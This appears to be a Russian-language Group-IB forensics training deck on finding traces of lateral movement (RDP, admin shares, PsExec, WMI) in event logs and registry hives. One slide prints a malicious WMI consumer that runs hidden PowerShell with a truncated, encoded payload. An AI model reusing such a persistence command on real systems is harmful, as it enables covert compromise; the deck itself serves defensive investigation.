

Практика: Поиск информации о WMI EVENT SUBSCRIPTION

```
Administrator: Command Prompt
G:\Поиск информации о WMI Event Subscription с помощью wmi-parser>wmi-parser.exe -i OBJECTS.DATA
wmi-parser v0.0.1
Author: Mark Woan / woanware (markwoan@gmail.com)
https://github.com/woanware/wmi-parser

Updater-Updater

  Name: Updater
  Type: CommandLineEventConsumer
  Arguments: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -NonI -W hidden -enc SQB
mACgAJABQAFMAVgB1AHIAcwBJAG8ATgBUAEEAYgBMAGUALgBQAFMAVgB1AHIAUwBpAE8AbgAuAE0AYQBqAG8AUgAgAC0ARwBF
ACAAMwApAHsAJABHAF AARgA9AFsAUgBFAEYAXQAuAEEAcwBzAGUAbQBIAEwAeQAuAECARQBUAQAEQBQAGUAKAAnAFMAeQBzA
HQAZQBtAC4ATQBhAG4AYQBnAGUAbQB1AG4AdAAuAEEAdQB0AG8AbQBhAHQAaQBvAG4ALgBVAHQaAQBsAHMAJwApAC4AIgBHAe
UAdABGAGkAZQBgAGwAZAAiACgAJwBjAGEAYwBoAGUAZABHAHIAbwB1AHAAUABvAGwAaQBjAHkAUwB1AHQAAdABpAG4AZwBzACc
ALAAAnAE4AJwArACcAbwBuAFAAAdQBIAgWAaQBjACwAUwB0AGEAdABpAGMAJwApADsASQBGACgAJABHAF AARgApAHsAJABHAF AA
QwA9ACQARwBQA EYALgBHA EUAdABWAE EAbABVA EUAKAAkAG4AdQBMAgWAKQA7AEkARgAoACQARwBQAEMA WwAnAFMAYwByAGkAc
```


Следы распространения по сети



Следы Распространения по сети: RDP

Источник

Журналы событий	Security.evtx	ID 4648
	Microsoft-WindowsTerminalServicesRDP Client%4Operational.evtx	ID 1024 ID 1102
Реестр	NTUSER.DAT\Software\ Microsoft\Terminal Server Client\Servers	
Файловая система	C:\Users\<<profile>\AppData\Local\Microsoft\Terminal Server Client\Cache	



Практика: Поиск Следов Исходящих RDP-Подключений

Registry Explorer v1.4.2.0

File Tools Options Bookmarks (24/0) View Help

Registry hives (1) Available bookmarks (24/0)

Key name	# values	# subkeys	Last write timestamp
Personalization	0	1	2019-03-19 10:49:34
Phone	0	1	2019-03-19 10:49:34
Pim	0	1	2019-03-19 11:01:33
Poom	2	1	2019-06-05 07:32:11
RAS AutoDial	0	1	2019-06-05 07:43:52
Remote Assistance	0	0	2019-03-19 10:49:34
ScreenMagnifier	1	0	2019-03-19 10:49:34
Sensors	0	0	2019-03-19 10:49:34
Silverlight	1	0	2019-03-19 10:54:41
SkyDrive	1	0	2019-06-05 07:09:49
Speech	0	2	2019-06-05 11:38:45
Speech Virtual	0	0	2019-03-19 10:49:34
Speech_OneCore	0	7	2019-03-19 11:15:50
SQMClient	1	0	2019-03-19 10:52:17
SystemCertificates	0	8	2019-03-19 10:53:46
TabletTip	0	1	2019-03-19 10:49:34
Terminal Server Client	0	2	2019-06-05 08:28:40
Default	2	1	2019-06-05 11:37:57
Servers	0	2	2019-06-05 11:34:37
10.9.3.136	1	0	2019-06-05 08:28:38
VICTIM	1	0	2019-06-05 11:34:37
UEV	0	1	2019-03-19 10:49:34
Unified Store	2	1	2019-03-19 11:01:33
Unistore	1	0	2019-03-19 11:01:33
UserData	0	1	2019-06-05 07:33:32
WAB	0	1	2019-03-19 10:49:34
WcmSvc	0	1	2019-03-19 10:49:34
wfs	0	5	2019-03-19 10:49:34
Windows	0	7	2019-03-19 10:50:06
Windows NT	0	1	2019-03-19 10:49:34
Windows Script Host	0	1	2019-03-19 10:50:39

Values

Drag a column header here to group by that column

Value Name	Value Type	Data	Value Slack	Is Del...	Data Record Reallocated
Username...	RegSz	IEUser	70-70-73-...	<input type="checkbox"/>	<input type="checkbox"/>

Type viewer Slack viewer Binary viewer

Value name: UsernameHint

Value type: RegSz

Value: IEUser

Raw value: 49-00-45-00-55-00-73-00-65-00-72-00-00-00

Slack: 70-70-73-00-00-00

Key: Software\Microsoft\Terminal Server Client\Servers\10.9.3.136

Value: UsernameHint Collapse all hives

Selected hive: NTUSER.DAT Last write: 2019-06-05 08:28:38 1 of 1 values shown (100.00%) Load complete Hidden keys: 0 3

Практика: Реконструкция RDP-кэша

```
Command Prompt
G:\Реконструкция кэша RDP с помощью BMC Tools\bmc-tools>C:\Python27\python.exe bmc-tools.py
-s "G:\Реконструкция кэша RDP с помощью BMC Tools" -d "G:\Реконструкция кэша RDP с помощью
BMC Tools" -b
[+++] Processing a directory...
[===] 273 tiles successfully extracted in the end.
[===] Successfully exported 273 files.
[===] Successfully exported collage file.
G:\Реконструкция кэша RDP с помощью BMC Tools\bmc-tools>
```


Следы Распространения по сети: RDP

Назначение

Журналы
событий

Security.evtx

ID 4624
ID 4778
ID 4779

Microsoft-WindowsRemoteDesktopServicesRdpCoreTS%4Operational.evtx

ID 131
ID 98

Microsoft-Windows-TerminalServices-RemoteConnectionManager%4Operational.evtx

ID 1149

Microsoft-Windows-TerminalServices-LocalSessionManager%4Operational.evtx

ID 21
ID 22
ID 25

Практика: Поиск входящих RDP-Подключений

Event 4624, Microsoft Windows security auditing.

General Details

An account was successfully logged on.

Subject:

Security ID:	СИСТЕМА
Account Name:	MSEdgeWIN10\$
Account Domain:	WORKGROUP
Logon ID:	0x3E7

Logon Information:

Logon Type:	10
Restricted Admin Mode:	No
Virtual Account:	No
Elevated Token:	Yes

Impersonation Level: Impersonation

New Logon:

Security ID:	S-1-5-21-1058341133-2092417715-4019509128-1004
Account Name:	Wilfred
Account Domain:	MSEdgeWIN10
Logon ID:	0x1445A32
Linked Logon ID:	0x1445A4F
Network Account Name:	-
Network Account Domain:	-
Logon GUID:	{00000000-0000-0000-0000-000000000000}

Process Information:

Process ID:	0x6a4
Process Name:	C:\Windows\System32\svchost.exe

Network Information:

Workstation Name:	MSEdgeWIN10
Source Network Address:	192.168.1.73
Source Port:	0

Следы Распространения по сети: Административные общие ресурсы

ИСТОЧНИК

Журналы
событий

Security.evtx

→ ID 4648

Реестр

USRCLASS.DAT | Local
Settings\Software\Microsoft\Windows\
Shell\Bags

USRCLASS.DAT | Local
Settings\Software\Microsoft\Windows\
Shell\BagsMRU

Назначение

Журналы
событий

Security.evtx

→ ID 4624

Практика: Административные общие ресурсы

The screenshot shows the ShellBags Explorer v1.3.2.0 application. The left pane displays a tree view of shellbags under 'Desktop'. The right pane shows a table of shellbags and a detailed view of a selected shellbag.

Value	Icon	Shell Type	MRU Position	Created On	Modified On	Accessed On	First Interacted
10.9.3.136	No im...	10.9.3.136	=	=	=	=	=
Home Folder	⚙️	Root folder: GUID	3				2019-03-19 11:14:45
My Computer	⚙️	Root folder: GUID	1				
Control Panel	⚙️	Root folder: GUID	2				
Computers and Devices	⚙️	Root folder: GUID	0				

Summary | Details | Hex

Name: \\10.9.3.136\c\$
Absolute path: Desktop\Computers and Devices\10.9.3.136\10.9.3.136\c\$
Key-Value name path: BagMRU\3\0-0
Registry last write time: 2019-06-05 08:42:33.506

Miscellaneous
Shell type: Network location
Node slot: 18
MRU position: 0
of child bags: 3

Last interacted with: 2019-06-05 08:42:33.506

'UsrClass.dat' Registry hive loaded in 0.7762 seconds! 4 shellbags loaded in 0.2688 seconds Time zone: UTC 4 of 4 rows visible (100.00%)

Следы Распространения по сети: PSEXEC

ИСТОЧНИК

Журналы СОБЫТИЙ	Security.evtx	→ ID 4648
Реестр	NTUSER.DAT Software\SysInternals\PSEXEC\EulaAccepted	
Файловая система	psexec.exe	+ Следы запуска

Практика: Поиск следов PSEXEC на хосте-источнике

Registry Explorer v1.4.2.0

File Tools Options Bookmarks (24/0) View Help

Registry hives (1) Available bookmarks (24/0)

Key name	# values	# subkeys	Last write timestamp
ROOT	0	10	2019-06-05 08:17:25
AppEvents	0	2	2019-03-19 10:49:34
Console	45	2	2019-03-19 10:49:34
Control Panel	1	15	2019-06-05 07:07:13
Environment	5	0	2019-06-05 07:09:49
EUDC	0	4	2019-03-19 10:49:34
Keyboard Layout	0	3	2019-03-19 10:49:35
Network	0	0	2019-03-19 10:49:34
Printers	0	2	2019-06-05 07:33:39
Software	0	13	2019-06-05 11:39:35
7-Zip	2	0	2019-06-05 09:12:41
AppDataLow	0	1	2019-03-19 10:49:41
Famatech	0	1	2019-06-05 07:58:23
Google	0	3	2019-06-05 11:38:43
Microsoft	0	68	2019-06-05 10:17:26
Mozilla	0	1	2019-06-05 09:05:28
Policies	0	2	2019-03-19 10:49:34
Puppet Labs	0	1	2019-03-19 11:30:08
RegisteredApplications	58	0	2019-06-05 07:33:40
Sysinternals	0	3	2019-06-05 09:16:16
BGInfo	1	0	2019-03-19 10:50:44
PsExec	1	0	2019-06-05 09:16:16
SDelete	1	0	2019-03-19 11:36:27
TeamViewer	11	1	2019-06-05 14:12:27
Winternals	0	1	2019-03-19 10:50:44
Wow6432Node	0	1	2019-03-19 10:49:38
System	0	2	2019-03-19 10:49:37

Values

Drag a column header here to group by that column

Value Name	Value Type	Data	Value Slack	Is De...	Data Record Reallocated
EulaAccepted	RegDword	1		<input type="checkbox"/>	<input type="checkbox"/>

Type viewer Binary viewer

Value name EulaAccepted

Value type RegDword

Value 1

Key: Software\Sysinternals\PsExec

Value: EulaAccepted Collapse all hives

Selected hive: NTUSER.DAT Last write: 2019-06-05 09:16:16 1 of 1 values shown (100.00%) Load complete Hidden keys: 0 5

Следы Распространения по сети: PSEXEC

Назначение

Журналы событий	Security.evtx	→ ID 4624 ID 4672 ID 5140
	System.evtx	→ ID 7045
Реестр	SYSTEM\ CurrentControlSet\ Services\PSEXESVC	
Файловая система	C:\Windows\psexecsvc.exe	



Практика: Поиск следов PSEXEC на хосте-Назначении

Event 7045, Service Control Manager

General Details

A service was installed in the system.

Service Name: Temp
Service File Name: %SystemRoot%\Temp.exe
Service Type: user mode service
Service Start Type: demand start
Service Account: LocalSystem

Log Name:	System	Logged:	6/5/2019 12:36:58 PM
Source:	Service Control Manager	Task Category:	None
Event ID:	7045	Keywords:	Classic
Level:	Information	User:	S-1-5-21-3461203602-40963C
OpCode:	Info	Computer:	VICTIM

More Information: [Event Log Online Help](#)

Следы Распространения по сети: WMI

Источник

Журналы
событий

Security.evtx

→ ID 4648

Назначение

Журналы
событий


Security.evtx

→ ID 4624
ID 4672

Microsoft-Windows-WMIActivity%4Operational.evtx

→ ID 5857
ID 5860
ID 5861

Следы Действий на объектах



Получение аутентификационных данных

Следы исполнения программ, позволяющих получить доступ к аутентификационным данным

Следы создания файлов / доступа к файлам, содержащим аутентификационные данные

Следы исполнения программ, предназначенных для перебора паролей

Создание учетных записей

Следы создания профилей новых учетных записей

Следы аутентификации с использованием новых
учетных записей

Сканирование сетевой инфраструктуры

Следы исполнения программ, позволяющих осуществлять сканирование сетевой инфраструктуры

Следы создания файлов / доступа к файлам, содержащим результаты сканирования

Инсталляция и использование Программ для удаленного управления

Следы создания / исполнения файлов,
предназначенных для инсталляции программ для
удаленного управления

Следы запуска программ для удаленного управления

Анализ журналов программ для удаленного управления

Кража данных

Следы создания архивов с данными, имеющимися на целевой рабочей станции или сервере

Следы загрузки данных на веб-ресурсы

Следы копирования данных с помощью программ для удаленного управления

Использование имеющегося программного обеспечения

Следы запуска программного обеспечения, имеющегося на скомпрометированных серверах или рабочих станциях

Создание / модификация файлов средствами имеющегося на скомпрометированных хостах программного обеспечения

Загрузка дополнительного вредоносного / потенциально вредоносного программного обеспечения или его модулей

Следы создания / исполнения вредоносного / потенциально вредоносного программного обеспечения или его модулей

Следы загрузки вредоносного / потенциально вредоносного программного обеспечения или его модулей

**Использование файлов Реестра
NTUSER.DAT и USRCLASS.DAT
для реконструкции Действий
атакующего**

**Реконструкция тактик и техник
Атакующих согласно матрице
MITRE ATT&CK на основе
Анализа криминалистических копий**

О компании GROUP-IB



Group-IB — одна из ведущих международных компаний по предотвращению и расследованию киберпреступлений и мошенничеств с использованием высоких технологий



Официальный партнёр EUROPOL и INTERPOL



Рекомендована Организацией по безопасности и сотрудничеству в Европе (ОБСЕ)



Постоянный член Всемирного экономического форума



Threat Intelligence от Group-IB — в числе лучших мировых систем по оценке Forrester и Gartner



Одна из 7 самых влиятельных компаний в области кибербезопасности по версии Business Insider



Лидер российского рынка по исследованию киберугроз

1000+

успешных расследований по всему миру, 160 особо сложных уголовных дел

\$300 млн

возвращено клиентам Group-IB благодаря нашей работе

О нас говорят:

theguardian

Bloomberg

Forbes

REUTERS

Esquire

ПЕРВЫЙ КАНАЛ

РОССИЙСКАЯ
ГАЗЕТА

ИЗВЕСТИЯ

ВЕДОМОСТИ

РОССИЯ 1

Коммерсант®